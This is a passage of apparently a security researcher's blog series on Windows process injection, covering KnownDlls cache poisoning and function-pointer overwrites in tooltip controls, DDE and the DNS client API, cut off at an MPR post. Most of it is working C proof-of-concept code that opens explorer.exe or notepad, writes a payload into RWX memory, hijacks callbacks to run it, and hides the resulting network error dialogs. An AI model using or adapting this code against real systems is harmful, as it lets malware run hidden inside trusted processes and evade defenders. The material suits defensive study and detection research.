The `SystemHandleInformation` class passed to `NtQuerySystemInformation` will return a list of all handles open on the system. To target a speicific process, we compare the `UniqueProcessId` from each `SYSTEM_HANDLE_TABLE_ENTRY_INFO` structure with the target PID. The `HandleValue` is duplicated and the name is queried. This name is then compared with "\KnownDlls" and if a match is found, `HandleValue` is returned to the caller.

```
HANDLE GetKnownDllHandle2(DWORD pid, HANDLE hp) {
    ULONG                      len;
    NTSTATUS                   nts;
    LPVOID                     list=NULL;
    DWORD                      i;
    HANDLE                     obj, h = NULL;
    PSYSTEM_HANDLE_INFORMATION hl;
    BYTE                       buf[1024];
    POBJECT_NAME_INFORMATION   name = (POBJECT_NAME_INFORMATION)buf;

    // read the full list of system handles
    for(len = 8192; ;len += 8192) {
      list = malloc(len);

      nts = NtQuerySystemInformation(
          SystemHandleInformation, list, len, NULL);

      // break from loop if ok
      if(NT_SUCCESS(nts)) break;

      // free list and continue
      free(list);
    }

    hl = (PSYSTEM_HANDLE_INFORMATION)list;

    // for each handle
    for(i=0; i<hl->NumberOfHandles && h == NULL; i++) {
      // skip these to avoid hanging process
      if((hl->Handles[i].GrantedAccess == 0x0012019f) ||
         (hl->Handles[i].GrantedAccess == 0x001a019f) ||
         (hl->Handles[i].GrantedAccess == 0x00120189) ||
         (hl->Handles[i].GrantedAccess == 0x00100000)) {
        continue;
      }
```

```
        // skip if this handle not in our target process
        if(hl->Handles[i].UniqueProcessId != pid) {
          continue;
        }

        // duplicate the handle object
        nts = NtDuplicateObject(
              hp, (HANDLE)hl->Handles[i].HandleValue,
              GetCurrentProcess(), &obj, 0, FALSE,
              DUPLICATE_SAME_ACCESS);

        if(NT_SUCCESS(nts)) {
          // query the name
          NtQueryObject(
            obj, ObjectNameInformation,
            name, MAX_PATH, NULL);

          // if name returned..
          if(name->Name.Length != 0) {
            // is it knowndlls directory?
            if(!lstrcmp(name->Name.Buffer, L"\\KnownDlls")) {
              h = (HANDLE)hl->Handles[i].HandleValue;
            }
          }
          NtClose(obj);
        }
      }
      free(list);
      return h;
  }
```

Injection

The following code is purely based on the steps described in the article and in its current state will cause a target process to stop working properly. That's why the PoC creates a process (notepad) before attempting injection rather than allowing selection of a process.

```
  VOID knowndll_inject(DWORD pid, PWCHAR fake_dll, PWCHAR target_dll) {
      NTSTATUS          nts;
      DWORD             i;
      HANDLE            hp, hs, hf, dir, target_handle;
      OBJECT_ATTRIBUTES fa, da, sa;
      UNICODE_STRING    fn, dn, sn, ntpath;
      IO_STATUS_BLOCK   iosb;

      // open process for duplicating handle, suspending/resuming proce
      hp = OpenProcess(PROCESS_DUP_HANDLE | PROCESS_SUSPEND_RESUME, FAL

      // 1. Get the KnownDlls directory object handle from remote proce
      target_handle = GetKnownDllHandle2(pid, hp);

      // 2. Create empty object directory, insert named section of DLL
      //    using file handle of DLL to inject
      InitializeObjectAttributes(&da, NULL, 0, NULL, NULL);
      nts = NtCreateDirectoryObject(&dir, DIRECTORY_ALL_ACCESS, &da);

      // 2.1 open the fake DLL
      RtlDosPathNameToNtPathName_U(fake_dll, &fn, NULL, NULL);
      InitializeObjectAttributes(&fa, &fn, OBJ_CASE_INSENSITIVE, NULL,

      nts = NtOpenFile(
```

```
    &fa, &iosb, FILE_SHARE_READ | FILE_SHARE_WRITE, 0);

  // 2.2 create named section of target DLL using fake DLL image
  RtlInitUnicodeString(&sn, target_dll);
  InitializeObjectAttributes(&sa, &sn, OBJ_CASE_INSENSITIVE, dir, N

  nts = NtCreateSection(
    &hs, SECTION_ALL_ACCESS, &sa,
    NULL, PAGE_EXECUTE, SEC_IMAGE, hf);

  // 3. Close the known DLLs handle in remote process
  NtSuspendProcess(hp);

  DuplicateHandle(hp, target_handle,
    GetCurrentProcess(), NULL, 0, TRUE, DUPLICATE_CLOSE_SOURCE);

  // 4. Duplicate object directory for remote process
  DuplicateHandle(
      GetCurrentProcess(), dir, hp,
      NULL, 0, TRUE, DUPLICATE_SAME_ACCESS);

  NtResumeProcess(hp);
  CloseHandle(hp);

  printf("Select File->Open to load \"%ws\" into notepad.\n", fake_
  printf("Press any key to continue...\n");
  getchar();
}
```

Demo

Figure 3 shows a message box displayed after the hijacked DLL (ole32.dll) is loaded.




Figure 3. Injection in notepad.

PoC here.

Posted in injection, programming, windows | Tagged cache poisoning, dll injection, knowndlls, windows | Leave a comment

Windows Process Injection: Tooltip or Common Controls

Posted on August 10, 2019

Introduction

Tooltips appear automatically to a mouse pointer hovering over an element in a user interface. This helps users identify the purpose of a file, a button or menu item. These tooltips store data about itself in a structure located at index zero of the Window Bytes. The first entry in the structure is a pointer to a class object called CToolTipsMgr. There are at least five methods here, three for the IUnknown interface which CToolTipsMgr inherits from and two to control the tooltip object itself. By changing the address of a method/function pointer, it's possible to perform process injection via a window message.

Locating Controls

Figure 1 shows the properties of a tooltip control window.




Figure 1. Window properties for tooltip class.

As you can see, index zero of the window bytes are set to a value. This is a heap object that contains among other things, a pointer to a class object or virtual function table at offset zero. Figure 2 shows a partial dump of the memory in Windows Debugger while figure 3 shows the methods of the class used to control the window.

```
0:047> dps 00000000007013C0
00000000`007013c0  00007ff9`0dc81e48 comctl32!CToolTipsMgr::`vftable'
00000000`007013c8  00000000`000400be
```

Figure 2. Heap object for window.

```
0:047> dps poi(00000000007013C0)
00007ff9`0dc81e48  00007ff9`0db37030 comctl32!CToolTipsMgr::QueryInterface
00007ff9`0dc81e50  00007ff9`0db39340 comctl32!CToolTipsMgr::AddRef
00007ff9`0dc81e58  00007ff9`0db1b960 comctl32!CToolTipsMgr::Release
00007ff9`0dc81e60  00007ff9`0dbb4a60 comctl32!CToolTipsMgr::GetState
00007ff9`0dc81e68  00007ff9`0dbb5690 comctl32!CToolTipsMgr::Notify
```

Figure 3. Methods of tool tip control window.

The PoC doesn't target any specific process, but since explorer.exe will likely be the first to create a Tooltip control, it's relatively safe to assume a window belonging to that process will be returned by a call to the FindWindow API for classes named "tooltips_class32". You could also use the EnumWindows API to find them all and target a specific process. Figure 4 shows a list of these classes found on a 64-bit version of Windows 10.




Figure 4. List of tooltip windows found via EnumWindows.

Injection

The following code demonstrates the injection works. The full version can be found [here](#).

```
VOID comctrl_inject(LPVOID payload, DWORD payloadSize) {
    HWND         hw = 0;
    SIZE_T       rd, wr;
    LPVOID       ds, cs, p, ptr;
    HANDLE       hp;
    DWORD        pid;
    IUnknown_VFT unk;

    // 1. find a tool tip window.
    //    read index zero of window bytes
    hw = FindWindow(L"tooltips_class32", NULL);
    p  = (LPVOID)GetWindowLongPtr(hw, 0);
    GetWindowThreadProcessId(hw, &pid);

    // 2. open the process and read CToolTipsMgr
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if(hp == NULL) return;
    ReadProcessMemory(hp, p, &ptr, sizeof(ULONG_PTR), &rd);
    ReadProcessMemory(hp, ptr, &unk, sizeof(unk), &rd);

    //printf("HWND : %p Heap : %p PID : %i vftable : %p\n",
      // hw, p, pid, ptr);

    // 3. allocate RWX memory and write payload there.
    //    update callback
    cs = VirtualAllocEx(hp, NULL, payloadSize,
      MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 4. allocate RW memory and write new CToolTipsMgr
    unk.AddRef = cs;
    ds = VirtualAllocEx(hp, NULL, sizeof(unk),
      MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(hp, ds, &unk, sizeof(unk), &wr);

    // 5. update pointer, trigger execution
    WriteProcessMemory(hp, p, &ds, sizeof(ULONG_PTR), &wr);
    PostMessage(hw, WM_USER, 0, 0);

    // sleep for moment
    Sleep(1);

    // 6. restore original pointer and cleanup
```

```
    WriteProcessMemory(hp, p, &ptr, sizeof(ULONG_PTR), &wr);
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);
    CloseHandle(hp);
}
```

Summary

The PoC only works with Tooltip class, but there are other controls that can also be used for process injection. Tab controls, progress bars, status bars, tree views, toolbars, list views are just some other examples. The reason tooltips were used in this post is because many of them are already created by explorer.exe.

Posted in injection, process injection, programming, security, windows | Tagged comctrl32, process injection, tooltips | Leave a comment

Windows Process Injection: Breaking BaDDEr

Posted on August 9, 2019

Introduction

Dynamic Data Exchange (DDE) is a data sharing protocol while the Dynamic Data Exchange Management Library (DDEML) facilitates sharing of data among applications over the DDE protocol. DDE made the headlines in October 2017 after a vulnerability was discovered in Microsoft Office that could be exploited to execute code. Since then, it's been disabled by default and is therefore not considered a critical component. The scope of this injection method is limited to explorer.exe, unless of course you know of other applications that use it. I'd like to thank Adam for the discussion about using DDE for injection and also the cheesy name. 😀

Enumerating DDE Servers

The only DLL that use DDE servers on Windows 10 are shell32.dll, ieframe.dll and twain_32.dll. shell32.dll creates three DDE servers that are hosted by explorer.exe. The following code uses DDEML API to list servers and the process hosting them.

```
VOID dde_list(VOID) {
    CONVCONTEXT cc;
    HCONVLIST   cl;
    DWORD       idInst = 0;
    HCONV       c = NULL;
    CONVINFO    ci;
    WCHAR       server[MAX_PATH];

    if(DMLERR_NO_ERROR != DdeInitialize(&idInst, NULL, APPCLASS_STANI
      printf("unable to initialize : %i.\n", GetLastError());
      return;
    }

    ZeroMemory(&cc, sizeof(cc));
    cc.cb = sizeof(cc);
    cl = DdeConnectList(idInst, 0, 0, 0, &cc);

    if(cl != NULL) {
      for(;;) {
        c = DdeQueryNextServer(cl, c);
        if(c == NULL) break;
        ci.cb = sizeof(ci);
        DdeQueryConvInfo(c, QID_SYNC, &ci);
        DdeQueryString(idInst, ci.hszSvcPartner, server, MAX_PATH, CI
```

```
            printf("Service : %-10ws Process : %ws\n",
              server, wnd2proc(ci.hwndPartner));
          }
          DdeDisconnectList(cl);
        } else {
          printf("DdeConnectList : %x\n", DdeGetLastError(idInst));
        }
        DdeUninitialize(idInst);
    }
```

DDE Internals

Figure 1 shows the decompiled code where the servers are created.

```
if ( !dword_180676530 )
{
  word_180676534 = GlobalAddAtomW(L"PROGMAN");
  if ( !DdeInitializeW(&idInst, (PFNCALLBACK)pfnCallback, 0x14000u, 0)
    && (hsz = DdeCreateStringHandleW(idInst, L"Progman", 1200),
        hsz1 = DdeCreateStringHandleW(idInst, L"Progman", 1200),
        qword_180676548 = DdeCreateStringHandleW(idInst, L"*", 1200),
        qword_180676550 = DdeCreateStringHandleW(idInst, L"Shell", 1200),
        qword_180676538 = DdeCreateStringHandleW(idInst, L"AppProperties", 1200),
        v0 = DdeCreateStringHandleW(idInst, L"Folders", 1200),
        qword_180676540 = v0,
        hsz)
    && hsz1
    && qword_180676548
    && qword_180676550
    && qword_180676538
    && v0
    && DdeNameService(idInst, v0, 0i64, 1u) )
  {
```

Figure 1. DDE initialization in shell32.dll

`user32!DdeInitializeW` is where all the interesting stuff occurs. `user32!InternalDdeInitialize` will allocate memory on the heap for a structure called `CL_INSTANCE_INFO` which isn't documented in the public SDK, but you can still find it online.

```
typedef struct tagCL_INSTANCE_INFO {
    struct tagCL_INSTANCE_INFO *next;
    HANDLE                      hInstServer;
    HANDLE                      hInstClient;
    DWORD                       MonitorFlags;
    HWND                        hwndMother;
    HWND                        hwndEvent;
    HWND                        hwndTimeout;
    DWORD                       afCmd;
    PFNCALLBACK                 pfnCallback;
    DWORD                       LastError;
    DWORD                       tid;
    LATOM                      *plaNameService;
    WORD                        cNameServiceAlloc;
    PSERVER_LOOKUP              aServerLookup;
    short                       cServerLookupAlloc;
    WORD                        ConvStartupState;
    WORD                        flags;              // IIF_ flags
    short                       cInDDEMLCallback;
    PLINK_COUNT                 pLinkCount;
} CL_INSTANCE_INFO, *PCL_INSTANCE_INFO;
```

The only field we're interested in is `pfnCallback`. The steps to inject are:

1. Find the DDE mother window by its registered class name “DDEMLMom”.
2. Read the address of `CL_INSTANCE_INFO` using `GetWindowLongPtr`.
3. Allocate RWX memory in remote process and write payload there.
4. Overwrite the function pointer pfncallback with the remote address of payload.
5. Trigger execution over DDE.

Figure 2 shows the properties of the mother window. As you can see, index zero of the Window Bytes is set. This is the address of `CL_INSTANCE_INFO`.




Figure 2. Mother Window for DDE server.

Injection

The following is a PoC to demonstrate the method works. Full source can be [found here](#).

```
VOID dde_inject(LPVOID payload, DWORD payloadSize) {
    HWND             hw;
    SIZE_T           rd, wr;
    LPVOID           ptr, cs;
    HANDLE           hp;
    CL_INSTANCE_INFO pcii;
    CONVCONTEXT      cc;
    HCONVLIST        cl;
    DWORD            pid, idInst = 0;

    // 1. find a DDEML window and read the address
    //    of CL_INSTANCE_INFO
    hw = FindWindowEx(NULL, NULL, L"DDEMLMom", NULL);
    if(hw == NULL) return;
    ptr = (LPVOID)GetWindowLongPtr(hw, GWLP_INSTANCE_INFO);
    if(ptr == NULL) return;

    // 2. open the process and read CL_INSTANCE_INFO
    GetWindowThreadProcessId(hw, &pid);
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if(hp == NULL) return;
    ReadProcessMemory(hp, ptr, &pcii, sizeof(pcii), &rd);

    // 3. allocate RWX memory and write payload there.
    //    update callback
    cs = VirtualAllocEx(hp, NULL, payloadSize,
      MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);
    WriteProcessMemory(
```

```
        hp, (PBYTE)ptr + offsetof(CL_INSTANCE_INFO, pfnCallback),
        &cs, sizeof(ULONG_PTR), &wr);

      // 4. trigger execution via DDE protocol
      DdeInitialize(&idInst, NULL, APPCLASS_STANDARD, 0);
      ZeroMemory(&cc, sizeof(cc));
      cc.cb = sizeof(cc);
      cl = DdeConnectList(idInst, 0, 0, 0, &cc);
      DdeDisconnectList(cl);
      DdeUninitialize(idInst);

      // 5. restore original pointer and cleanup
      WriteProcessMemory(
        hp,
        (PBYTE)ptr + offsetof(CL_INSTANCE_INFO, pfnCallback),
        &pcii.pfnCallback, sizeof(ULONG_PTR), &wr);

      VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
      CloseHandle(hp);
  }
```

Posted in injection, malware, process injection, programming, windows | Tagged breaking baDDEr, dde, injection, poc, windows | Leave a comment

Windows Process Injection: DNS Client API


Posted on August 8, 2019

Introduction

This is a quick response to Code Execution via surgical callback overwrites by Adam. He suggests overwriting DNS memory functions to facilitate process injection. This post will demonstrate how the injection works with explorer.exe. It was only tested on a 64-bit version of Windows 10, so your experience may be different from mine. Nevertheless, the method does work.


DNS Client API DLL

When first loaded into a process, `dnsapi!Heap_Initialize` will assign the address of functions in the `.text` segment to variables in the `.data` segment. Figure 1 shows disassembly of this while figure 2 shows the function pointers.



```
.text:00007FF90374EDE4 Heap_Initialize proc near               ; CODE XREF: startInit
.text:00007FF90374EDE4                                         ; DATA XREF: .pdata:00
.text:00007FF90374EDE4                 push    rbx
.text:00007FF90374EDE6                 sub     rsp, 20h
.text:00007FF90374EDEA                 lea     rbx, g_DnsApiHeap
.text:00007FF90374EDF1                 xor     edx, edx        ; Val
.text:00007FF90374EDF3                 mov     rcx, rbx        ; Dst
.text:00007FF90374EDF6                 mov     r8d, 88h        ; Size
.text:00007FF90374EDFC                 call    memset_0
.text:00007FF90374EE01                 call    cs:__imp_GetProcessHeap
.text:00007FF90374EE08                 nop     dword ptr [rax+rax+00h]
.text:00007FF90374EE0D                 mov     cs:g_DnsApiHeap, rax
.text:00007FF90374EE14                 lea     rax, Dns_HeapAlloc
.text:00007FF90374EE1B                 mov     cs:pDnsAllocFunction, rax
.text:00007FF90374EE22                 lea     rax, Dns_HeapRealloc
.text:00007FF90374EE29                 mov     cs:pDnsReallocFunction, rax
.text:00007FF90374EE30                 lea     rax, Dns_HeapFree
.text:00007FF90374EE37                 mov     cs:pDnsFreeFunction, rax
.text:00007FF90374EE3E                 xor     eax, eax
.text:00007FF90374EE40                 mov     cs:g_pDnslibHeapBlob, rbx
.text:00007FF90374EE47                 add     rsp, 20h
```

Figure 1. dnsapi!Heap_Initialize



```
.data:00007FF9037E6648 pDnsFreeFunction dq ?
.data:00007FF9037E6648
```

Follow •••

Figure 2. Function pointers for dnsapi.dll

`pDnsAllocFunction` is assigned `dnsapi!Dns_HeapAlloc` while `pDnsFreeFunction` is assigned `dnsapi!Dns_HeapFree`. Every time a [DnsQuery](#) API is called, both of these functions are executed via the pointers.

DNS Caching Resolver Service

This runs from inside dnsrslvr.dll and is loaded by a service host (svchost.exe) process. `dnsrslvr!ResolverInitialize` will assign the address of functions in the `.text` segment to variables in the `.data` segment. Figure 3. shows disassembly of this while figure 4 shows the function pointers.

```
.text:000000018001081D loc_18001081D:                          ; CODE XREF: ResolverInitialize
.text:000000018001081D                 xor     edx, edx
.text:000000018001081F                 mov     ecx, 2D534349h
.text:0000000180010824                 call    LogEventInMemory
.text:0000000180010829                 mov     rax, cs:__imp_DnsApiAlloc
.text:0000000180010830                 mov     cs:pDnsAllocFunction, rax
.text:0000000180010837                 mov     rax, cs:__imp_DnsApiFree
.text:000000018001083E                 mov     cs:pDnsFreeFunction, rax
```

Figure 3. dnsrslvr!ResolverInitialize

```
.data:00000001800540B0 pDnsFreeFunction dq ?                   ; DATA XREF: Dns_Fre
.data:00000001800540B0                                         ; ResolverProcessQue
.data:00000001800540B8 pDnsAllocFunction dq ?                  ; DATA XREF: FlatRec
.data:00000001800540B8                                         ; R_ResolverQuery:lo
.data:00000001800540C0 unk_1800540C0   db    ? ;               ; DATA XREF: .rdata:
```

Figure 4. Function pointers for dnsrslvr.dll

`pDnsAllocFunction` is assigned `dnsapi!DnsApiAlloc` while `pDnsFreeFunction` is assigned `dnsapi!DnsApiFree`.

Finding Pointers

Load dnsapi.dll into local process, obtain the virtual address of the `.data` segment. Find two pointers with addresses inside the `.text` segment. Once found, subtract the base address of dnsapi.dll to obtain the relative virtual address (RVA). Then add the base address of dnsapi.dll in remote process. The following code from the PoC illustrates this.

```
LPVOID GetDnsApiAddr(DWORD pid) {
    LPVOID                m, rm, va = NULL;
    PIMAGE_DOS_HEADER     dos;
    PIMAGE_NT_HEADERS     nt;
    PIMAGE_SECTION_HEADER sh;
    DWORD                 i, cnt, rva=0;
    PULONG_PTR            ds;

    // does remote have dnsapi loaded?
    rm  = GetRemoteModuleHandle(pid, L"dnsapi.dll");
    if(rm == NULL) return NULL;

    // load local copy
    m   = LoadLibrary(L"dnsapi.dll");
    dos = (PIMAGE_DOS_HEADER)m;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, m, dos->e_lfanew);
    sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
          nt->FileHeader.SizeOfOptionalHeader);

    // locate the .data segment, save VA and number of pointers
    for(i=0; i<nt->FileHeader.NumberOfSections; i++) {
      if(*(PDWORD)sh[i].Name == *(PDWORD)".data") {
```

```
    ds  = RVA2VA(PULONG_PTR, m, sh[i].VirtualAddress);
    cnt = sh[i].Misc.VirtualSize / sizeof(ULONG_PTR);
    break;
   }
  }
  // for each pointer
  for(i=0; i<cnt - 1; i++) {
   // if two pointers side by side are not to code, skip it
   if(!IsCodePtr((LPVOID)ds[i  ])) continue;
   if(!IsCodePtr((LPVOID)ds[i+1])) continue;
   // calculate VA in remote process
   va = ((PBYTE)&ds[i] - (PBYTE)m) + (PBYTE)rm;
   break;
  }
  return va;
}
```

Injection

Overwriting either of the function pointers and invoking the DNS API to resolve a hostname allows us to control the flow of execution inside a remote process. Unless the DNS_QUERY_BYPASS_CACHE option is specified by a DNS API client, the DNS cache service may be used to resolve a hostname and that's where it's possible to control flow inside the service.

Executing In Explorer

Is the easiest way to demonstrate this method of injection because we can easily force it to resolve hostnames via the IShellWindows interface. Microsoft already provide an example of how to do this in sample code.

Network Dialogs

Since we're deliberately using a fake UNC path to force invocation of the DNS Client API, explorer will display errors similar to what's shown in figure 5.




Figure 5. Pesky Network Error

To hide these, a thread is created with an endless loop to find and automatically close them. It's a bit crude and there may be a more elegant way of closing these, but it works for the PoC.

```
// for any network error, close the window
VOID SuppressErrors(LPVOID lpParameter) {
```

```
  HWND hw;

  for(;;) {
   hw = FindWindowEx(NULL, NULL, NULL, L"Network Error");
   if(hw != NULL) {
    PostMessage(hw, WM_CLOSE, 0, 0);
   }
  }
}
```

Proof of Concept

To demonstrate the method of injection works, the following code outlines each step. For more details, view the full source here.

```
VOID dns_inject(LPVOID payload, DWORD payloadSize) {
  LPVOID dns, cs, ptr;
  DWORD  pid, cnt, tick, i, t;
  HANDLE hp, ht;
  SIZE_T wr;
  HWND   hw;
  WCHAR  unc[32]={L'\\', L'\\'}; // UNC path to invoke DNS api

  // 1. obtain process id for explorer
  //    and try read address of function pointers
  GetWindowThreadProcessId(GetShellWindow(), &pid);
  ptr = GetDnsApiAddr(pid);

  // 2. create a thread to suppress network errors displayed
  ht = CreateThread(NULL, 0,
   (LPTHREAD_START_ROUTINE)SuppressErrors, NULL, 0, NULL);

  // 3. if dns api not already loaded, try force
  // explorer to load via fake UNC path
  if(ptr == NULL) {
   tick = GetTickCount();
   for(i=0; i<8; i++) {
    unc[2+i] = (tick % 26) + 'a';
    tick >>= 2;
   }
   ShellExecInExplorer(unc);
   ptr = GetDnsApiAddr(pid);
  }

  if(ptr != NULL) {
   // 4. open explorer, backup address of dns function.
   //    allocate RWX memory and write payload
   hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
   ReadProcessMemory(hp, ptr, &dns, sizeof(ULONG_PTR), &wr);
   cs = VirtualAllocEx(hp, NULL, payloadSize,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
   WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

   // 5. overwrite pointer to dns function
   //    generate fake UNC path and trigger execution
   WriteProcessMemory(hp, ptr, &cs, sizeof(ULONG_PTR), &wr);
   tick = GetTickCount();
   for(i=0; i<8; i++) {
    unc[2+i] = (tick % 26) + L'a';
    tick >>= 2;
   }
   ShellExecInExplorer(unc);
```

```
        WriteProcessMemory(hp, ptr, &dns, sizeof(ULONG_PTR), &wr);
        VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
        CloseHandle(hp);
      }
      // 7. terminate thread
      TerminateThread(ht, 0);
    }
```

Summary

Processes have thousands of function pointers which are executed in response to I/O from the system or a user interface. Automating a way to monitor access to these function pointers while simultaneously sending I/O from an external process would no doubt uncover many more methods similar to the method discussed here. Source PoC.

Posted in assembly, injection, malware, process injection, programming, security, windows | Tagged dns api, explorer, injection, shellexecute, windows | Leave a comment

Windows Process Injection: Multiple Provider Router (MPR) DLL and Shell Notifications

Posted on August 5, 2019

Introduction

Memory for MPR network providers can be modified to facilitate process injection by overwriting one of the function pointers and then invoking it via shell change notifications or window messages. While searching for a method of invocation, it was discovered injection could be acheived in explorer.exe without overwriting MPR functions at all. With that said, the structure that holds information about each provider is documented here, including how to find them in a remote process. This post is the result of playing around with the latest release of WinCheck by red plait which now includes dumping information about MPR providers. Worth a look if you're interested in other vectors.

Network Providers

Figure 1. shows a list in the registry for a Windows 10, version 1903 VM.




Figure 1. List of Network Providers.

Figure 2. shows information for the VirtualBox provider used to implement shared folder functionality.

